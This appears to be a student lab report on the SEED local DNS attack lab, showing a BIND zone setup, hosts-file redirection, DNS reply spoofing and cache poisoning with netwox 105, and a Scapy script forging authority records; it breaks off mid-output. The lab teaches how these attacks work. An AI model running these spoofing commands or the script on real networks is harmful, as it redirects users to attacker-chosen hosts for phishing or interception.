User: 10.0.2.6
DNS Server: 10.0.2.5
Attacker: 10.0.2.4


1. Configure the User's Machine
On the user machine we edit the file at /etc/resolvconf/resolv.conf.d/head to change the DNS server to 10.0.2.5:

```
[08/18/21]seed@VM:~$ sudo nano /etc/resolvconf/resolv.conf.d/head

[08/18/21]seed@VM:~$ sudo resolvconf -u
[08/18/21]seed@VM:~$ sudo cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by r
esolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN
nameserver 10.0.2.5
nameserver 127.0.1.1
search attlocal.net
[08/18/21]seed@VM:~$
```


Then, after refreshing our DNS settings with sudo resolvconf -u, we ping google.com and check that we can resolve the IP and reach the site:

```
/bin/bash 66x24
[08/18/21]seed@VM:~$ ping google.com
PING google.com (142.250.191.110) 56(84) bytes of data.
64 bytes from ord38s28-in-f14.1e100.net (142.250.191.110): icmp_se
q=1 ttl=115 time=18.6 ms
64 bytes from ord38s28-in-f14.1e100.net (142.250.191.110): icmp_se
q=2 ttl=115 time=10.1 ms
^Z
[7]+  Stopped                 ping google.com
[08/18/21]seed@VM:~$
```

We can see on Wireshark that our user's DNS is being routed to our local DNS server:



In order to verify that the DNS server for the user machine is configured to be our server, we use the dig command and look if the response is generated from the configured DNS server.




Observation: In this task we set up one of our local VMs to act as a DNS server. On our user's machine we edited the file /etc/resolvconf/resolv.conf.d/head and added the line to redirect our nameserver. We then refreshed DNS settings and tested the server by sending an ICMP echo

request to yahoo.com. Then we observed Wireshark and saw a DNS query from our user to the local DNS server.

Explanation: Changing the DNS server in Linux can be done very easily, this will allow us to run attacks on the our local VM and its DNS server.


2. Setup Local DNS Server

Image of server machine setting up bind9:



From user we ping facebook.com:

Wireshark result at server machine:



Observation: This task had us set up the DNS server on our Ubuntu VM. It showed us how to configure the DNS server options such as DNSSEC and dump files. On my machine I didn't have to make any changes and the DNS server program "bind9" was already running. Like the previous step we ping facebook.com from the user machine can capute the packet with Wireshark and verify that we are using the VM as the DNS server.

Explanation: Changing the DNS server in Linux can be done very easily, this will allow us to run attacks on the our local VM and its DNS server.

3. Host a zone in the Local DNS Server

Here we edit three files on our DNS server to update the zones:

```
/bin/bash
/bin/bash 104x40
[08/19/21]seed@VM:.../bind$ cat named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in yo
ur
// organization
//include "/etc/bind/zones.rfc1918";

zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
        };
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
        };
[08/19/21]seed@VM:.../bind$ cat example.com.db
$TTL 3D ; default expiration time of all resource records without
;   their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
1                       ; Serial
8H                      ; Refresh
2H                      ; Retry
4W                      ; Expire
1D )                    ; Minimum
@       IN      NS      ns.example.com.       ;Address of nameserv
er
@       IN      MX      10 mail.example.com.  ;Primary Mail Exchan
ger
www     IN      A       192.168.0.101   ;Address of www.example.co
m
mail    IN      A       192.168.0.102   ;Address of mail.example.c
om
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*
.example.com. IN A     192.168.0.100   ;Address for other URL in
;  the example.com domain
[08/19/21]seed@VM:.../bind$
```

Then on the user machine we can dig www.example.com and see the routing to our local IP:

```
/bin/bash
/bin/bash 80x40
[08/09/19]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1277
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Fri Aug 09 13:46:43 EDT 2019
;; MSG SIZE  rcvd: 93

[08/09/19]seed@VM:~$
```

Observation: In this task we hosted a zone on our DNS server by creating files for our domain www.example.com. In this file we created DNS records and routing information. We then restart the DNS server, so the changes take effect. Then on our user's machine we can use the dig command to give us nameserver information about www.example.com and see that it routes to a local IP address.

Explanation: By editing the bind config file we can direct web addresses to use our local IP address. We can use the dig command to see information about the nameserver or a specific domain.

4. Modifying the Host File


First, we edit the host file on our user's machine to direct example.net to 1.2.3.4 and www.bank32.com to google.com:

```
/bin/bash
/bin/bash 66x24
[1]+  Stopped                 sudo nano /etc/hosts
[08/19/21]seed@VM:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.example.net
142.250.190.110         www.bank32.com
[08/19/21]seed@VM:~$
```

Now we run the dig command to see the IP of bank32.com, dig ignores our host file:

```
;; QUESTION SECTION:
;bank32.com.                    IN      A

;; ANSWER SECTION:
bank32.com.             600     IN      A       34.102.136.180

;; AUTHORITY SECTION:
bank32.com.             3600    IN      NS      ns13.domaincontr
ol.com.
bank32.com.             3600    IN      NS      ns14.domaincontr
ol.com.

;; ADDITIONAL SECTION:
ns13.domaincontrol.com. 172800  IN      A       97.74.106.7
ns13.domaincontrol.com. 172800  IN      AAAA    2603:5:21a0::7
ns14.domaincontrol.com. 172800  IN      A       173.201.74.7
ns14.domaincontrol.com. 172800  IN      AAAA    2603:5:22a0::7

;; Query time: 150 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 01:33:34 EDT 2021
;; MSG SIZE  rcvd: 195

[08/19/21]seed@VM:~$
```

Next we open a browser and navigate to www.bank32.com and see that we are redirected to google.com:



Observation: In this task we updated our host file the the User's machine to redirect www.example.com to the IP 1.2.3.4 and www.bank32.com to the IP for google.com . We then did a dig command to see nameserver information for bank32.com and it didn't resolve to our new host entry because dig ignores the host file . Next to show the redirect we open a browser and go to bank32.com and the google site shows up.

Explanation: By editing the host file we can override the DNS server and redirect domains. The dig command ignores these redirects, but ping does not.

5. Directly Spoofing Response to User

First on the user's Machine we dig www.reddit.com and resolve the IP Address and the Authority:

```
/bin/bash 88x35
[08/19/21]seed@VM:~$ dig www.reddit.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.reddit.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55909
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.reddit.com.                IN      A

;; ANSWER SECTION:
www.reddit.com.         182     IN      CNAME   reddit.map.fastly.net.
reddit.map.fastly.net.  30      IN      A       199.232.69.140

;; AUTHORITY SECTION:
fastly.NET.             7083    IN      NS      ns3.fastly.net.
fastly.NET.             7083    IN      NS      ns1.fastly.net.
fastly.NET.             7083    IN      NS      ns4.fastly.net.
fastly.NET.             7083    IN      NS      ns2.fastly.net.

;; ADDITIONAL SECTION:
ns1.fastly.NET.         157460  IN      A       23.235.32.32
ns2.fastly.NET.         157460  IN      A       104.156.80.32
ns3.fastly.NET.         157460  IN      A       23.235.36.32
ns4.fastly.NET.         157460  IN      A       104.156.84.32

;; Query time: 16 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 05:51:21 EDT 2021
;; MSG SIZE  rcvd: 256

[08/19/21]seed@VM:~$
```

Next we clear the cache on our server and on our user machines. And then on the Attacking computer we run the netwox 105 program to spoof the IP Address resolution for www.reddit.com to 1.2.3.4.

```
/bin/bash 80x24
[08/19/21]seed@VM:~$ sudo netwox 105 --hostname www.reddit.com --hostnameip 1.2.
3.4. --authns "ns3.fastly.net" --authnsip 69.171.239.11 --ttl 2000 --filter "src
 host 10.0.2.6" --spoofip "raw"
```

Again, on our client machine we run the dig command for www.reddit.com, now we see the IP address 1.2.3.4.

```
[08/19/21]seed@VM:~$ dig www.reddit.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.reddit.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48785
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.reddit.com.                IN      A

;; ANSWER SECTION:
www.reddit.com.         2000    IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns3.fastly.net.         2000    IN      NS      ns3.fastly.net.

;; ADDITIONAL SECTION:
ns3.fastly.net.         2000    IN      A       69.171.239.11

;; Query time: 22 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 05:58:29 EDT 2021
;; MSG SIZE  rcvd: 106

[08/19/21]seed@VM:~$
```

And we see on our attacker machine that the DNS attack was successful:

```
/bin/bash 80x24
[08/19/21]seed@VM:~$ sudo netwox 105 --hostname www.reddit.com --hostnameip 1.2.
3.4. --authns "ns3.fastly.net" --authnsip 69.171.239.11 --ttl 2000 --filter "src
 host 10.0.2.6" --spoofip "raw"
DNS question
| id=48785  rcode=OK              opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1
| www.reddit.com. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
| id=48785  rcode=OK              opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.reddit.com. A
| www.reddit.com. A 2000 1.2.3.4
| ns3.fastly.net. NS 2000 ns3.fastly.net.
| ns3.fastly.net. A 2000 69.171.239.11
```

Observation: In this task we used the Netwox 105 program to sniff and spoof a DNS query response. We first used the dig command on the user's machine to resolve www.reddit.com we flushed the DNS cache on the user and our DNS server machines. Next, we ran the Netwox program on the attacker machine, our goal was to return 1.2.3.4 to the user as the IP address of www.reddit.com. Finally, on the user machine we execute another dig command and see that it now resolves to 1.2.3.4.

Explanation: By using sniffing and spoofing, we can manipulate the DNS and redirect DNS queries. In this attack we were able to make the user think a popular website was at a different IP address.

6. DNS Cache Poisoning Attack

The first thing we do is run a dig command to www.reddit.com on our user's machine to see where the DNS server resolves:

```
/bin/bash 88x35
[08/19/21]seed@VM:~$ dig www.reddit.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.reddit.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55909
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.reddit.com.                IN      A

;; ANSWER SECTION:
www.reddit.com.         182     IN      CNAME   reddit.map.fastly.net.
reddit.map.fastly.net.  30      IN      A       199.232.69.140

;; AUTHORITY SECTION:
fastly.NET.             7083    IN      NS      ns3.fastly.net.
fastly.NET.             7083    IN      NS      ns1.fastly.net.
fastly.NET.             7083    IN      NS      ns4.fastly.net.
fastly.NET.             7083    IN      NS      ns2.fastly.net.

;; ADDITIONAL SECTION:
ns1.fastly.NET.         157460  IN      A       23.235.32.32
ns2.fastly.NET.         157460  IN      A       104.156.80.32
ns3.fastly.NET.         157460  IN      A       23.235.36.32
ns4.fastly.NET.         157460  IN      A       104.156.84.32

;; Query time: 16 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 05:51:21 EDT 2021
;; MSG SIZE  rcvd: 256

[08/19/21]seed@VM:~$
```

Then we clear cache on our user and DNS server's machines. Next on our attacker machine we run the Netwox 105 tool to poison the DNS server here source IP will be DNS server ip:

```
[08/19/21]seed@VM:~$ sudo netwox 105 --hostname www.reddit.com --hostnameip 1.2.
3.4. --authns "ns3.fastly.net" --authnsip 69.171.239.11 --ttl 600 --filter "src
host 10.0.2.5" --spoofip "raw"
```


We then run dig on our client machine and see that www.reddit.com resolves to 1.2.3.4:

```
/bin/bash 88x35
[08/19/21]seed@VM:~$ dig www.reddit.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.reddit.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41532
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.reddit.com.                IN      A

;; ANSWER SECTION:
www.reddit.com.         600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
reddit.com.             172800  IN      NS      ns-557.awsdns-05.net.
reddit.com.             172800  IN      NS      ns-378.awsdns-47.com.
reddit.com.             172800  IN      NS      ns-1887.awsdns-43.co.uk.
reddit.com.             172800  IN      NS      ns-1029.awsdns-00.org.

;; ADDITIONAL SECTION:
ns-378.awsdns-47.com.   172800  IN      A       205.251.193.122
ns-557.awsdns-05.net.   600     IN      A       1.2.3.4
ns-1029.awsdns-00.org.  600     IN      A       1.2.3.4

;; Query time: 261 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Thu Aug 19 06:09:39 EDT 2021
;; MSG SIZE  rcvd: 244

[08/19/21]seed@VM:~$
```

We can also see the query on out attacker's machine:

```
/bin/bash 88x31
DNS_answer
| id=15438  rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1
| www.reddit.com. A
| www.reddit.com. A 600 1.2.3.4
| ns3.fastly.net. NS 600 ns3.fastly.net.
| ns3.fastly.net. A 600 69.171.239.11
DNS_question
| id=3641   rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1
| . NS
| . OPT UDPpl=512 errcode=0 v=0 ...
DNS_answer
| id=3641   rcode=OK            opcode=QUERY
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=0  add=1
| . NS
| . NS 600 ns3.fastly.net.
| ns3.fastly.net. A 600 69.171.239.11
DNS_answer
| id=11440  rcode=OK            opcode=QUERY
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=2
| www.reddit.com. A
| www.reddit.com. A 600 1.2.3.4
| . NS 600 ns3.fastly.net.
| ns3.fastly.net. A 600 69.171.239.11
| . OPT UDPpl=4096 errcode=0 v=0 ...
```

Looking at the dump file on our DNS server machine, we can see that www.reddit.com points to 1.2.3.4:



```
/bin/bash 104x37
                        172602  NS      g-ns-1518.awsdns-43.co.uk.
                        172602  NS      g-ns-1839.awsdns-43.co.uk.
; glue
g-ns-1518.awsdns-43.co.uk. 172602 A     205.251.197.238
; glue
                        172602  AAAA    2600:9000:5305:ee00::1
; glue
g-ns-1839.awsdns-43.co.uk. 172602 A     205.251.199.47
; glue
                        172602  AAAA    2600:9000:5307:2f00::1
; glue
g-ns-363.awsdns-43.co.uk. 172602 A      205.251.193.107
; glue
                        172602  AAAA    2600:9000:5301:6b00::1
; glue
g-ns-939.awsdns-43.co.uk. 172602 A      205.251.195.171
; glue
                        172602  AAAA    2600:9000:5303:ab00::1
; authanswer
ns-1887.awsdns-43.co.uk. 401    A       1.2.3.4
; authanswer
                        172602  AAAA    2600:9000:5307:5f00::1
; glue
dns1.nic.uk.            172601  A       213.248.216.1
; glue
                        172601  AAAA    2a01:618:400::1
; glue
dns2.nic.uk.            172601  A       103.49.80.1
; glue
                        172601  AAAA    2401:fd80:400::1
; glue
dns3.nic.uk.            172601  A       213.248.220.1
; glue
                        172601  AAAA    2a01:618:404::1
; glue
dns4.nic.uk.            172601  A       43.230.48.1
; glue
```

Observation: In this task we used the Netwox 105 program to sniff and spoof a DNS server query. This is like the previous task except this time we are poisoning the DNS Server, not just one user's query. We first used the dig command on the user's machine to resolve www.reddit.com we flushed the DNS cache on the user and our DNS server machines. Next, we ran the Netwox program on the attacker machine, our goal was to return 1.2.3.4 to the user as the IP address of www.reddit.com. Finally, on the user machine we execute another dig command and see that it now resolves to 1.2.3.4. If we had another machine using the same DNS server it would also point www.redddit.com to 1.2.3.4.

Explanation: By using sniffing and spoofing, we can manipulate the DNS and redirect DNS queries. In this attack we were able to trick the DNS server in to thinking reddit.com was at 1.2.3.4. All users on this LAN, who are also using out DNS server will think reddit.com is at 1.2.3.4.

7. DNS Cache Poisoning: Targeting the Authority Section

This is the code used for targeting the authority section

DNSATTACK.py

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if(DNS in pkt and b'www.example.net' in pkt[DNS].qd.qname):

    # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',rdata='1.2.3.4',ttl=259200)
    # The Authority Section
        NSsec1 = DNSRR (rrname=pkt[DNS].qd.qname,type ='NS',ttl=259200, rdata='attacker32.com')
    #NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns2.example.net')
    # The Additional Section
    #Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='1.2.3.4')
    #Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
    # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0,an=Anssec, ns=NSsec1, ar=0)
    # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
    # Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and (src host 10.0.2.6 and dst port 53)', prn=spoof_dns)
```

Running the python code


```
/bin/bash
/bin/bash 88x31
[08/19/21]seed@VM:~/.../Untitled Folder$ sudo python3 DNSATTACK.py
```

now we use dig command ‘dig www.example.net’

```
[08/19/21]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60251
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

